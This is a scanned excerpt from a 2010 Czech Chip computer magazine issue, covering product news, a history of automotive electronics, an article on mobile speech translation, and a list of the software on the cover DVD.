Společnost 100Mega Distribution uvádí na trh nové počítače HAL3000 Alien s novými procesory Intel. Nové procesory s označením i3, i5 a i7 jsou úspornější a nabízejí vyšší výkon. Nová řada počítačů HAL3000 Alien využívá technologii Intel Turbo Boost, která inteligentně zvyšuje výkon. Při dynamické změně zátěže reaguje automaticky tak, aby aplikace běžely co nejrychleji. Typickým představitelem této rodiny počítačů je HAL3000 Alien 9514 s procesorem Intel Core i5 650 s frekvencí 3,2 GHz a operačním systémem MS Windows 7 Home.

INFO: www.100mega.cz



Vědomostní soutěž Najdi, co neznáš!

Čtvrtý ročník soutěže v hledání na českém internetu odstartoval koncem ledna pro všechny základní školy a víceletá gymnázia. Soutěž Najdi, co neznáš! (najdi.seznam.cz) vyhlašuje Seznam.cz s jediným cílem: naučit žáky druhých stupňů základních škol a víceletých gymnázií efektivně pracovat s vyhledáváním na internetu. Třídní družstva mají za úkol správně odpovědět na otázky sestavené vzdělávací společností Scio a mířící do všech společensko-vědních oborů. V loňském ročníku soutěžilo celkem 2 251 družstev a výhra v podobě počítačové učebny v hodnotě cca 350 tisíc korun putovala do Základní školy ve Frenštátu pod Radhoštěm. I letos bude kompletní vybavení počítačové učebny tou nejlákavější cenou. Soutěž končí 4. dubna 2010 a novinkou letošního vyhledávacího klání je osobní účast zpěvačky Ewy Farné při předávání hlavních cen vítězi soutěže

PLACENÁ INZERCE



1958

Philips Auto Mignon AG2101: „Autorádio“, ve kterém se používaly speciální 7" desky a které umělo i nahrávat. První autorádia z třicátých let byla velká a těžká zařízení s elektronkami.



1977

Palubní počítač

V automobilu BMW řady sedm byl použit palubní počítač, který je dnes naprostou samozřejmostí. Poskytuje informace například o spotřebě nebo ujetých kilometrech.



1980

Nastupují airbagy

Elektronicky řízený airbag byl poprvé dostupný u Mercedesů řady S. Složený vzduchový vak se velmi rychle (cca za 40 ms) nafoukne pomocí vyvíječe plynu a vytvoří před pasažérem ochranný prostor.

1990

GPS navigace

První automobilová navigační zařízení, jako například Pioneer AVIX 1, potřebovala masivní anténu. Malá přenosná navigační zařízení, která jsou rozšířena dnes, se objevila až v roce 2002.

1960

1965

1970

1975

1980

1985

1990

1961

Firma Philips představila první tranzistorové rádio pro automobily, na kterém bylo možné naladit velmi krátké vlny.

1968

Elektronické vstřikování

Moderní elektronická příprava směsi u automobilu VW 1600 E. Pouze málo autoopravářů si však s tímto vstřikováním dokázalo poradit.



1978

Protiblokovací systém ABS


Velkým přínosem pro zvýšení automobilové bezpečnosti bylo zavedení antiblokovacího systému brzd. Ten zabráňuje zablokování kola při brzdění a tím ztrátě adheze mezi kolem a vozovkou.

1989

Motor TDI

Technologie TDI (Turbodiesel Injection) byla do osobních automobilů přenesena z nákladních automobilů.

Naftové motory s přímým vstřikováním paliva s elektronickou regulací, turbodmychadlem a chladičem plnicího vzduchu mají vyšší točivý moment a nižší spotřebu.



ČASOVÁ OSA CHIPU ELEKTRONIKA V AUTOMOBILECH

Od prvních autorádií po zabránění kolizím pomocí WLAN: Rychlý vývoj mikroelektroniky v automobilech

CHRISTOPH SCHMIDT

Dnes už si řízení automobilu bez elektroniky těžko dovedeme představit. Navigace řidiči poradí, kudy má jet, palubní počítač udržuje na přání konstantní rychlost, automatická klimatizace se stará o dosažení a udržení dané teploty a řídicí jednotka automaticky připravuje co nejvýhodnější směs, která se dostane do válce motoru.

Zatímco výrobci automobilů se dlouhou dobu soustředili především na mecha-

nické a elektronické řešení převodovek, motorů a podvozků, první elektronická komponenta, která se v automobilech objevila, byla na palubní desce. V roce 1961 totiž Philips představil první „autorádio“, které už používalo pouze tranzistory. Rádio se začalo používat i pro další účely – například pro zlepšení příjmu dopravních informací. Proto také v roce 1974 uvedl Blaupunkt svůj model FM rádia se systémem ARI (Autofahrer Radio Information), tedy se systémem dopravních informací pro

FOTO: BOSCH; CAR 2 CAR COMMUNICATION CONSORTIUM; DPA/PICTURE ALLIANCE; WIKIPEDIA/THOMAS DORFER



1997 Stabilita

1994

Integrovaná navigace
Sériově se integrovaná automobilová navigační zařízení dodávala do BMW řady 7. Kromě GPS přijímače měl tento systém části z letecké navigace.

Mercedes začal do svých automobilů řady A instalovat systém ESP (Electronic Stability Program), který pomáhá stabilizovat automobil pomocí přibrzdění některého kola a omezením výkonu motoru, například při rychlém průjezdu zatáčkou.



2001

Přímé vstřikování benzínu

Systém přímého vstřikování paliva do válců byl přenesen také do světa benzinových motorů – poprvé byl tento systém použit u malého modelu VW Lupo s motorem FSI.

2005

Noční vidění

Systém nočního vidění (Night Vision) vyvinula firma Bosch. Při nepříznivých světelných podmínkách získá řidič lepší přehled o situaci před vozidlem díky infračervenému osvětlení, které neruší protijedoucí vozidla. Později se přidala i termovizní kamera, která zachytí osoby, zvířata i další předměty.



TREND

On-line získávané informace usnadňují automobilům plánování rychlejších a ekologičtějších tras. Auta komunikují i mezi sebou, aby se zabránilo jejich střetu a aby se předešlo dopravním zácpám. V případě nehody vůz sám ohlásí svoji polohu. Množství dalších zajímavých funkcí ovládá řidič pomocí dotykového displeje nebo pomocí hlasových příkazů.

1995

2000

2005

2010

1994


Parkovací asistenční systém

Ultrazvukový asistenční systém pomáhá s parkováním a poprvé byl instalován do vozů Mercedes řady S.

1999

Bezpečná vzdálenost

Systém ACC (Adaptive Cruise Control) při zapnutí adaptivním tempomatu hlídá pomocí radarového snímače bezpečnou vzdálenost mezi vozidly a v případě potřeby auto zpomalí.



2001

Informace v zorném poli

Ve sportovním automobilu Corvette s výkonem 344 koní byl použit tzv. Head-Up Display, který zobrazuje dopravní a další relevantní informace na přední sklo. Řidič je tak má stále ve svém zorném úhlu.



2008

Komunikace automobilů

Podle nového standardu mohou mezi sebou automobily komunikovat prostřednictvím WLAN. Tento systém může zvýšit bezpečnost a také zrychlit dopravu.



řidiče. Rádio mělo dekodér schopný zachytit zvláštní signál (dodatečnou nosnou frekvenci, přidanou k běžnému vysílání) a na základě něj automaticky přeladilo na stanici, která v té chvíli vysílala dopravní zprávy, popřípadě se vypnulo přehrávání kazety nebo se zvýšila hlasitost.

Elektronika šetří palivo

Koncem šedesátých let začala elektronika pronikat i do motorů. Společnost Bosch vyvinula technologii elektronicky řízeného vstřikování paliva zážehových motorů: D-Jetronic. Výrobce automobilů VW ho poprvé použil v roce 1968 u modelu 1600 E. Cílem bylo regulovat množství vstřikovaného paliva, aby se dosáhlo lepší výkonnosti i lepšího využití paliva.

Od té doby se systém vstřikování značně vylepšil, především u hybridních automobilů, jako je třeba Toyota Prius. Zde také elektronika rozhoduje o tom, zda se má v konkrétní situaci použít spalovací motor, případně jak má pracovat společně s elektrickým motorem. Automobily, které mají pouze elektrický pohon, jako je

třeba Tesla Roadster, se samozřejmě bez elektroniky také neobejdou – ta například řídí nabíjení baterií.

Co se týká podvozku, elektronika se stará především o pohodlí a bezpečnost. Společnost Daimler vyvinula ve spolupráci se společností Bosch antiblokovací systém ABS, který byl uveden na trh v roce 1978. Senzory měří rychlost otáčení jednotlivých kol. Pokud se řídící jednotka rozhodne, že by se kolo při brzdění mohlo zablokovat, sníží dočasně sílu brzdy a opět ji naplní zapne (i několikrát za sekundu). Systém ABS mimo jiné umožňuje zkrátit brzdnou dráhu a umožňuje zachování lepší stability, ovladatelnosti a říditelnosti vozidla v mezních situacích.

Elektronika zasahuje do řízení stále více. Dalším používaným systémem je ESP (elektronický stabilizační program). ESP má informace o rychlosti jednotlivých kol, kroutícím momentu, otáčkách motoru a natočení volantu. Z těchto údajů dokáže zjistit, zda se vozidlo nepohybuje ve smyku. Pokud ano, může přibrzdit některé z kol a také snížit výkon motoru. Tím auto stabilizuje.

Tento systém se stal známým především po roce 1997 – po „losích“ testech vozu Mercedes A. Losí test má u automobilu vyzkoušet jeho stabilitu při vyhýbání se překážce – a Mercedes se v něm tehdy převrátil. Od té doby používají vozy Mercedes ESP pro zvýšení stability.

Automobily budou on-line

Množství elektronických zařízení v automobilech se bude stále zvyšovat. Některé modely BMW už dnes přes mobilní telefon komunikují se servisem a mohou si naplánovat opravu, nebo se mohou dokonce on-line opravit samy. S moderními palubními počítači už můžete surfovat na internetu a přehrávat mediální obsah (filmy, fotografie) na displeji. Zařízení od firmy Bosch zobrazuje řidiči informace o automobilu a spoleždec přitom na jiném displeji může například sledovat film. Možnosti jsou v podstatě neomezené. Společnost BMW představila novou studii palubního počítače, který může rozšiřovat svoje možnosti podobně, jako to dělá iPhone pomocí AppStore. 

AUTOR@CHIP.CZ

HP Mini 5102

Odolný netbook s dotykovým displejem

Různých netbooků je v nabídce opravdu hodně, takže jejich výrobci musí zaujmout něčím novým.

Naposled se o to pokusila firma Hewlett-Packard se svým modelem HP Mini 5102. Jde opět o netbook založený na procesoru Atom N450 (nová generace), tentokrát však jde o odolný netbook, který má povrch z lehkého eloxovaného hliníku (s možností výběru barvy). K dispozici je také volitelná rukojeť pro snadné přenášení. Dodává se i verze vybavená 10,1" dotykovým displejem. Multitouch gesta a pohyby prstů po obrazovce umožňují uživatelům procházet menu i aplikace a poskytují přístup k informacím a webovým stránkám, zatímco klávesnice slouží pro snadné psaní e-mailů, instant messaging a další textové aplikace. HP Mini 5102 se bude v ČR prodávat za cenu od 8 290 Kč bez DPH.

INFO: www.hp.cz



Finanční portál Server Měsíc.cz v novém

Finanční server Měsíc.cz (www.mesec.cz) vstoupil do desátého roku své existence v novém. Úpravou prošla grafika serveru, zahrnující mimo jiné barevné ladění a logo. Podstatnější změnou z hlediska uživatele je však zpřehlednění obsahu a doplnění nových užitečných nástrojů a funkcí. Co je tedy konkrétně nového? Moderní design usnadňuje orientaci a vede čtenáře obsahem serveru k důležitým informacím. Je dílem designéra Ivana Píky. Grafika webu navazuje na všechny poslední úpravy serverů společnosti Internet Info. Součástí změny je nové logo. Mezi obsahové novinky patří například chytré kalkulačky (nástroje, které umožňují filtrování finančních produktů podle kritérií), nové mapové databáze (pomohou při hledání bankomatu či pobočky ve vedlejší ulici nebo v cizím městě) nebo nové kalkulačky sociálních dávek (vypočítají příspěvek na bydlení, sociální příspěvek nebo přídavky na děti).



Well VP-2009

Nový VoIP telefon s dotykovým displejem

Společnost Well představila nový VoIP telefon s velkým barevným displejem a s možností videokonferencí. Živou videokonverzaci umožní 7" LCD dotyková obrazovka s rozlišením 800 x 480 bodů. Velký dotykový displej lze využít i pro správu příchozích hovorů. Použitý kodek H.264 přenese video a audio i v nízké šířce pásma. Well VP-2009 navíc obsahuje „digitální fotorámeček“, zabudovaný internetový prohlížeč, USB, SD vstupy a AV výstup.

INFO: www.joyce.cz

Wireless HDMI už půjde do výroby

Specifikace bezdrátové přenosové technologie Wireless Home Digital Interface je kompletní. Verze 1.0 standardu Wireless HDMI, který podporují firmy LG, Samsung, Sony a další, umožňuje bezdrátový přenos videa v rozlišení Full HD při frekvenci 60 snímků za sekundu na vzdálenost až 30 metrů. Časové zpoždění by mělo být menší než milisekunda. První zařízení založená na tomto standardu by se na trhu měla objevit během letošního léta.

INFO: whdi.org

Logitech Wireless Desktop MK710

Souprava myši a klávesnice s výdrží až tři roky

Až tři roky by vám podle výrobce (Logitech) měly vydržet baterie v nové soupravě klávesnice a myši s názvem Wireless Desktop MK710. Součástí sady je drobný přijímač Unifying, ergonomická klávesnice Logitech Incurve keys a myš s rychlým listováním. Drobný přijímač Logitech Unifying byl poprvé představen

v srpnu 2009 a je tak malý, že může zůstat v notebooku zapojen, i když se právě někam přesouváte. Navíc jediný přijímač lze spárovat až se šesti klávesnicemi a myšmi, které jsou kompatibilní se systémem Logitech Unifying. Sestava se bude prodávat za doporučenou cenu 3 290 Kč vč. DPH.

INFO: www.logitech.cz



PLACENÁ INZERCE

Překlady z MOBILU

Řeknete českou větu do mobilního telefonu a ten ji za chvíli vysloví třeba anglicky. Systémy počítačových tlumočnicků fungující jako aplikace v mobilu už nejsou fantazií.

MICHAL ČERNÝ

Vtipů o policistech koluje mezi lidmi bezpočet. Znáte třeba tenhle? K dvoučlenné hlídce se přiblíží cizinci, chtějí se informovat na cestu, a proto se ptají: „Do you speak English?“ Policisté jenom zavrtí hlavami. „Sprechen Sie Deutsch?“ Opět záporná odpověď. „Parlez-vous français?“ Žádná odezva. Cizinci zklamaně odejdou. Policisté chvíli přemýšlí, jeden z nich se potom obrátí k druhému: „Poslyš, neměli bychom se přece jenom učit cizí řeči?“ Druhý příslušník jenom odtuší: „Blázníš? Tihle uměli tři jazyky, a k čemu jim to bylo?“

Kdyby měli strážci zákona vystupující v téhle historce k dispozici mobilního tlumočnicka, možná by pro ně bylo učení se cizím řečem skutečně nadbytečné. Do mobilu řeknete libovolnou větu, chvíli trvá, než ji procesor „schroustá“, a poté z něj vypadne v cizím jazyce – třeba právě anglicky, německy nebo francouzsky. Samozřejmě že k vizi popisované například v Adamově Stopařově průvodci po galaxii je ještě daleko – v tomto příběhu hrdinům stačilo vložit si do ucha malou babylonskou rybku, a poté rozu-

měli všem vesmírným rasám. Zárodečné projekty malých počítačových tlumočnicků jsou však již na světě.

Aplikace od Toshiba funguje lokálně

Počátky strojového překladu (machine translation, MT) lze

vysledovat do třicátých let dvacátého století, rychlejšího rozvoje se pak tento obor dočkal po roce 1945 – v období studené války byl vývoj poháněn kupředu rivalitou Spojených států a Sovětského svazu. Od té doby zaznamenal značný pokrok. V roce 2010 se tedy podívejme na to, jaké technologické úrovně počítačové tlumočnicki dosáhli a jaká je jejich využitelnost v praxi.

S jedním z takových systémů nedávno přišla japonská Toshiba. Její software pracuje na smartphonu TG 01 a umožňuje překlady mezi třemi jazyky: japonštinou, čínštinou a angličtinou. Hlavní výhodou představuje skutečnost, že aplikace funguje lokálně v mobilním telefonu. Není tedy potřeba využívat externí servery a zatěžovat mobilní síť velkými objemy dat. Překlady jsou prováděny rychleji a není také nutné platit za datový roaming v případě použití v zahraničí.

Výsledky prvních testů: Docela dobré!


Software nejprve rozpozná, jakým jazykem se komunikuje, a určí, kterou metodu pro překlad zvolit. Na výběr je buď sta-

tistický strojový překlad (pracující s pravděpodobnostmi a pořadím slov), nebo strojový překlad založený na pravidlech (ten využívá databázi stovek vět a frází pro zjištění skutečného významu). Věty jsou následně rozděleny na jednotlivé členy, ty jsou přeloženy a mobil pak uživateli sdělí výslednou podobu překladu. Výsledky jsou nad očekávání dobré, i když se samozřejmě ještě najdou nedostatky. Podle prvních testů však většinou lze významu po překladu porozumět dobře.

Zařízení TG 01, na kterém byl překlad předváděn, pracuje s operačním systémem Windows Mobile a disponuje poměrně výkonným 1GHz procesorem od Qualcommu. Aplikace by však následně mohla být upravena i pro další platformy, jako je Android či iPhone. Vývoj mobilního tlumočnicka je podle Toshiba již téměř dokončen, nicméně budoucí plány včetně možné podpory dalších jazyků nejsou dosud známe.

Pro a proti mobilních tlumočnicků

Výhody překladových aplikací, které pracují v mobilním telefonu, jsou nasnadě: uživatel má k dispozici malého, šikovného „tlumočnicka do kapsy“, který umožňuje bezprostřední okamžitý převod do cizí řeči v reálném čase. Praktických možností použití je mnoho: nabízí se využití při cestování v cizích zemích, při obchodních jednáních nebo komunikaci v sociálních sítích bez omezení jazykovou bariérou. Podstatná je i finanční otázka: strojový překlad v současnosti znamená mnohem nižší náklady než u lidských tlumočnicků. Na druhou stranu, společnosti vyvíjející tyto technologie čelí největším výzvám v oblasti lingvistické kvality. Ačkoli někteří dodavatelé dosahují přesnosti nad 95 procent a snaží se uvádět na trh systémy schopné porozumět nejrozumnějším idiomům nebo slangovým výrazům, počítačový překlad řeči v současnosti vykazuje zřetelně nižší kvalitu než překlad usku-



Kapesní tlumočnick: Systém společnosti Toshiba pracuje jako lokální aplikace ve smartphonu TG 01.

UDÁLOSTI Z HISTORIE STROJOVÉHO PŘEKLADU

1954: GEORGETOWNSKÝ EXPERIMENT

7. ledna roku 1954 se uskutečnil strojový překlad několika ruských vět do angličtiny. Událost přitáhla značnou pozornost médií i veřejnosti. Systém samotný byl z dnešního pohledu velmi jednoduchý, jeho slovník obsahoval pouze 250 slov a při předvádění překládal pouze 49 zvlášť vybraných vět z ruštiny do angličtiny. I přes tuto jednoduchost však systém vzbudil dojem, že praktické nasazení strojového překladu už není daleko, což pomohlo získat dostatečné finanční prostředky na další výzkum v tomto oboru.

KONEC 70. LET–1994: EUROTRA

Ambiciózní projekt strojového překladu, uvedený Evropskou komisí. Byl určen pro překlady textů v sedmi, později devíti tehdejších oficiálních jazycích Evropské unie. Eurotra byla pokusem nahradit starší překladový systém Systran.

KONEC 80. LET: STATISTICKÝ PŘEKLAD

V souvislosti s tím, jak se zlevňuje a zároveň zvyšuje výpočetní síla počítačů, projevují výzkumníci větší zájem o statistické modely strojového překladu.

1997: BABEL FISH

V roce 1997 nabízí AltaVista volně dostupnou webovou aplikaci Babel Fish (babylonská ryбка), umožňující real-time překlad na internetu. Softwarový základ poskytuje společnost Systran. V současnosti aplikace funguje na portálu Yahoo.

1993–2000: VERBMOBIL

Německý projekt strojového překladu spontánní řeči. Verbomobil nabízel asistenci při dialozích v různých situacích (při plánování schůzek nebo cest, rezervací hotelu a podobně). Systém byl prezentován na výstavě EXPO 2000.

tečňovaný prostřednictvím lidského tlumočníka.

Historie strojového překladu na mobilních telefonech je poměrně krátká. V této oblasti hrají prim – nikoli překvapivě – především Japonsko a Spojené státy. První systém umožňující Japoncům konverzaci

v cizích jazycích prostřednictvím mobilního telefonu byl vyvinut v roce 1999 Institutem pro telekomunikační výzkum v japonském Kansai Science City. Věty vyslovené do mobilního telefonu byly přeloženy do cílového jazyka a poté odeslány na mobil druhého uživatele.



Překládání za studené války: Písařka kopíruje články z ruských novin Pravda na speciálním stroji, který písmena v azbuce převádí do vyražených děr v papírovém pásku. Převod je vytvořen po vložení pásku do stroje.


Technologie strojového překladu v přenosných zařízeních určená pro uživatelsky zadávaný text byla v komerční podobě uvedena v roce 2004 společností Transclick. Patent pro strojový překlad e-mailové konverzace, SMS a instant messagingu pak byl této společnosti přiznán v roce 2006.

Kybernetické brýle

Překladové systémy v přenosných zařízeních před sebou mají nadějnou budoucnost. Lze předpovídat, že se v průběhu několika nadcházejících desetiletí stanou běžnou součástí našeho života. Některé tyto při-

stroje se stávají integrovanou součástí oblečení (tzv. wearable electronics), jak ukazuje například projekt další japonské společnosti, firmy NEC. Ta nedávno v Tokiu představila zařízení s názvem Telescouter, ukrývající v brýlích elektronického tlumočníka, umožňujícího interpretovat řečený text a překlad zprostředkovat nejen ve formě zvuku zaslaného do sluchátek, ale i v podobě textu zobrazeného na brýlích. Takové vize již připomínají výjevy ze Stopařova průvodce po galaxii – anebo spíš fantazie z některých cyberpunkových románů. 

AUTOR@CHIP.CZ



Experimentujte bezpečně

WINDOWS 7 NA 90 DNÍ. Microsoft uvolnil svůj operační systém Windows 7 Professional ENG jako 90denní trial verzi. Tento systém není určen k instalaci na fyzický počítač, je totiž distribuován jako soubor VHD, tedy virtuální harddisk pro virtuální počítač MS Virtual PC. Při prvním spuštění si Windows 7 osahají hardware a připraví konfiguraci systému. Systém je určen k okamžitému použití, nejdůležitější aktualizace jsou již nainstalovány. Jakmile vyprší 90 dní určených pro test systému, při každém spuštění se objeví okno nabádající k aktivaci systému, tedy zakoupení licence. Pokud ale kliknete na »Ask me later«, budete moci se systémem dále pracovat, jen vám zčerná pracovní plocha a bude zde nápis, že licence již vypršela.

Na Chip DVD najdete samorozbalitelný archiv. Ten spustíte. Vytvoří se adresář Win7_90trial, který obsahuje virtuální disk VHD a několik dalších souborů (návod, smlouvu,...). Počítejte s tím, že na pevném disku bude potřeba minimálně 6 GB volného místa. Protože se však při práci virtuální harddisk dynamicky zvětšuje podle potřeb, je lepší počítat s 20 GB místa. Virtuální počítač MS Virtual PC pro Windows XP/Vista najdete připravený na Chip DVD. Majitelé Windows 7 mohou Virtual PC získat již při instalaci systému nebo při updatu.

Microsoft Virtual PC
Bez registrace

TO NEJLEPŠÍ z Chip DVD

Top software pro vaše PC: Zajímavé plné verze, geniální nástroje, updaty a aktuální freeware najdete na Chip DVD.

ING. MARTIN KUČERA – VEDOUČÍ CHIP DVD – MARTIN.KUCERA@CHIP.CZ

Rovná desítka nových plných verzí bude zaměštnávat harddisky vašich počítačů v následujícím měsíci. I výběry programů k článkům v tištěném Chipu však stojí za zmínku – například náš redakční kolega se na základě připravovaného článku o 64bitových systémech rozhodl, že u této platformy zůstane. Přesvědčil ho zejména zvýšený výkon stroje a nabídka kvalitních programů. Jiný zajímavý výběr programů souvisí s článkem o zálohování, pro který jsme koupili licenci zcela nového špičkového programu Backup and Recovery 10 od firmy Paragon. V článku o Windows 7 je zmíněn i poměrně neznámý pro-

gram Returnil Virtual System 2010 Home Lux. Je to geniální nástroj, který dokáže dočasně zamknout počítač a uživatel s ním může provádět i nejdřívejší experimenty. Pro pokusy jistě poslouží i 90denní Windows 7 ve formě obrazu pro Virtual PC. S Chip DVD bu-


dete dobře vybaveni, protože nabídka programů doplňuje plné verze TrustPort Antivirus ve verzi pro USB, UnInstaller pro dokonalou odinstalaci, Data Recovery Wizard pro obnovu smazaných dat nebo nástroje pro zpracování fotografií a videa.



BEZPEČNÁ DATA PŘEDEVŠÍM

Chip DVD 3/10 byl před odevzdáním do výroby 9. 2. 2010 prověřen na výskyt virů následujícími aktualizovanými produkty: Kaspersky Antivirus 2009, F-Secure IS 2010, Norton AntiVirus 2009, AVG plus Firewall 9.0, Ad-Aware Pro, Microsoft Security Essentials a NOD32.

Zejména mechanické nerovnosti DVD média vzniklé při balení a distribuci časopisu Chip mohou způsobit nečitelnost dat v DVD mechanice. Vadná média vyměňujeme obratem poštou na základě e-mailové žádosti zaslané na adresu redakce.chipdvd@chip.cz.



Pečlivý strážce odinstalace

Pomocí UnInstalleru vyčistíte při odinstalacích aplikací vše, co nemá v systému být, a počítač tak udržíte déle v dobré kondici.

Nainstalujete aplikaci a pak ji zase odinstalujete. Zůstanou Windows beze změn? Kdepak! Instalátor vytvoří desítky záznamů v registrech, do systému přidá vlastní knihovny, někdy i ovladače, a obvykle nechá uložena různá individuální nastavení. To všechno však systém po nedokonalé odinstalaci brzdí. Chcete-li, aby kondice vašeho systému neupadala, je třeba použít nástroj, jenž pečlivě a precizně odstraní veškerý balast, který po aplikaci zůstal. Přesně to umí Ashampoo UnInstaller 2010.

Úplně nejlepší je, pokud UnInstaller instalujete na úplně čistou instalaci systému. Důvod: Součástí aplikace je tzv. Installation Monitor, který se při instalaci ostatních aplikací aktivuje a pečlivě pozoruje, jaké změny instalace provádí v systému. Odinstalování aplikace je pak zcela precizní.

Uninstall Assistant

Pokud chcete odinstalovat aplikaci, která byla instalována bez monitoru, je to samozřejmě také možné, ale budete muset UnInstalleru pomoci. Pro takové odinstalování zvolte

»Uninstall Assistant«. Pokud odstraňovanou aplikaci vidíte v seznamu nainstalovaných aplikací, máte vyhráno: stačí ji vybrat a kliknout na »Uninstall Selected Application«. Horší je situace, pokud systém nevidí, že je aplikace nainstalována. V tom případě je třeba kliknout na záložku »Manual« a použít manuálního asistenta pro odstranění.

Na Chip DVD najdete plnou verzi UnInstaller 2010 v ceně 700 Kč, která nemá žádná funkční ani časová omezení. K dispozici je anglická nebo slovenská verze.

**Win XP/Vista/7 (32b)
On-line registrace**



25% SLEVA

NA UNINSTALLER 4

Nejnovější UnInstaller přináší nástroje na obnovení smazaných dat, skartovačku a vylepšené čištění souborů vytvářených internetovými prohlížeči. Při nákupu na www.sw.cz použijte kupon **SW9Ain9**.



SEZNAM PROGRAMŮ NA CHIP DVD

PLNÉ VERZE

Backup and Recovery
UnInstaller 2010
TrustPort USB Antivirus
Returnil Virtual System
Data Recovery Wizard 4.3
Plato Video Converter Pro
Photo Commander 6.6
7-PDF Maker
Backup4all Lite 4.3
DisCryptor Personal
Sothink Movie DVD Maker
WinOptimizer Adv 2010
PC Tools Disk Suite
F-Secure IS 2010
Slideshow Studio 2010
Screenshot Reader
Plato Portrait Maker
AVG 9.0 Chip Edition

TESTY A PRAXE

Windows 7 na 90 dní

Support

BlueScreenView 1.20
Debug Diagnostic Tool
MS Network Monitor 3.3
MS Security Essentials
Sysinternals Suite
MS Compatibility Toolkit
Transfer Vista to Win7
Transfer XP to Win7

64 bitů

7Tweak 1.6 64b
7-Zip 4.65 64b
Areca Backup 7.1.6 beta
Comodo IS 4 64b
iFolder 3.8.0 64b
MediaCoder 0.7.2 64b
PDF-XChange Viewer 64b
Media Player Classic 64b

Zálohování

Areca Backup 7.1.6 beta
Clonezilla 1.2.3-27
Partition Wizard 4.2
PC File Recovery 4.0
TrueCrypt 6.3a

Sledování

DirSync 3.0.8
Gpg4win 2.0.1
MozBackup 1.4.10
Object Fix Zip 1.7
Password Manager
DisCryptor Personal

Viry

a-squared Free 4.5
Dr.Web CureIt! 5.00.10
HijackThis 2.0.2
Radix Antirootkit
RootAlyzer 0.3.4.47
Spybot Search & Destroy
Symantec Removal Tool

E-knihy

Mobipocket eBook Reader
Mobipocket Creator 4.2
Calibre eBook Manager
eCub ePUB creator 1.0.8
RTF Unicode Converter
ABC Palm Converter 2.05

Mobilnet

Nokia PC Suite 7.1
T-Mobile HotSpot Locator
web'n'walk Manager
VF snadné připojení
O2 Průvodce připojením

SOFTWARE

Krátké testy Chipu

AoA DVD Copy
HWM BlackBox 2.0
Bible 5 Pro
eM Client 2.5
Magix PC Check & Tuning
GodMode Creator 1.0
Partition Wizard Home
ICQ 7

WinDVD 2010 Pro

Free & open-source

Free Studio 4.3.5.74
RadarSync
eDocPrintPro 3.15.2
ImLab

Yet Process Monitor
Ultimate Win Tweaker
Rainmeter 1.1
Paint.NET 3.5.2

LockThis! 1.2
ManagePC 2.5.0.21

Wi-Fi

HeatMapper 1.0.2
Intel PROSet/WiFi Utility
Net Activity Diagram 2.3
NetStumbler 0.4

Vypalování

Burning Studio free 6.76
Nero 9 Lite
Portable ImgBurn 2.4

Správa kontaktů Multimediální správce

Slevy sw.cz
Slunečnice

SERVIS

Přehrávače, prohlížeče
Pomocníci, nástroje
Antiviry, antispyware
Upgrady Windows, Office


CHIP PLUS

Film: Havárie MiG 29
Video: Velký třesk
Sudden Strike II
Chip 2/10 - PDF, text



AVG 9.0 CHIP EDITION

Plná verze AVG přináší komplexní zabezpečení počítače před škodlivým softwarem, poštovním spamem a útoky z internetu. Více na Chip DVD



Bezpečná záloha pevných disků

Chcete zálohovat systém nebo partition? Přesně to umí připravený nástroj. Paragon Backup and Recovery je nejlepším zálohovacím systémem, jaký můžete mít.

